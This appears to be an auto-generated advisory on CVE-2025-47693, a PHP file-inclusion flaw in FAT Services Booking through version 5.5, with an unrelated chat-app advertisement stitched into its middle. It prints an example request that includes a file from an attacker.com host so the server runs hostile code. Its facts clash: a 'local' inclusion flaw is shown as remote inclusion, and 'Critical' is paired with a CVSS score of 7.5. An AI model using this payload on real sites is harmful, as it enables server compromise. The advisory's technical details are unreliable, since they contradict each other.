
Overview
This review discusses the critical vulnerability CVE-2025-47693, which affects the FAT Services Booking system. The issue arises due to the improper control of filename for Include/Require Statement in the PHP program, allowing PHP Local File Inclusion. This vulnerability is a potential threat to all systems running FAT Services Booking versions through 5.5, leading to possible system compromises or data leakage.
Vulnerability Summary
CVE ID: CVE-2025-47693
Severity: Critical, CVSS score 7.5
Attack Vector: Network
Privileges Required: Low
User Interaction: None
Impact: Potential system compromise or data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
FAT Services Booking | Up to and including 5.5
How the Exploit Works
This vulnerability is due to the PHP program’s improper control of filename for Include/Require Statement. This lack of proper control allows an attacker to manipulate the PHP file include process, leading to the inclusion of local files. An attacker could exploit this vulnerability by sending a crafted request to the affected application. Successful exploitation could lead to unauthorized read access to potentially sensitive data, which could be used to conduct further attacks.
Conceptual Example Code
Below is a conceptual example of how the vulnerability might be exploited using a malicious HTTP request:
GET /index.php?file=http://attacker.com/malicious_file.txt HTTP/1.1
Host: target.example.com
In this example, the attacker tries to include ‘malicious_file.txt’ hosted on their server. If successful, the server will execute the malicious code contained in ‘malicious_file.txt’.
Mitigation Guidance
Affected systems should apply the vendor-provided patches at their earliest convenience. If unable, using a Web Application Firewall (WAF) or an Intrusion Detection System (IDS) can serve as temporary mitigation. However, these measures are not a complete solution and only serve to reduce the risk of potential attacks. The definitive solution is to apply the patch as soon as it becomes available.
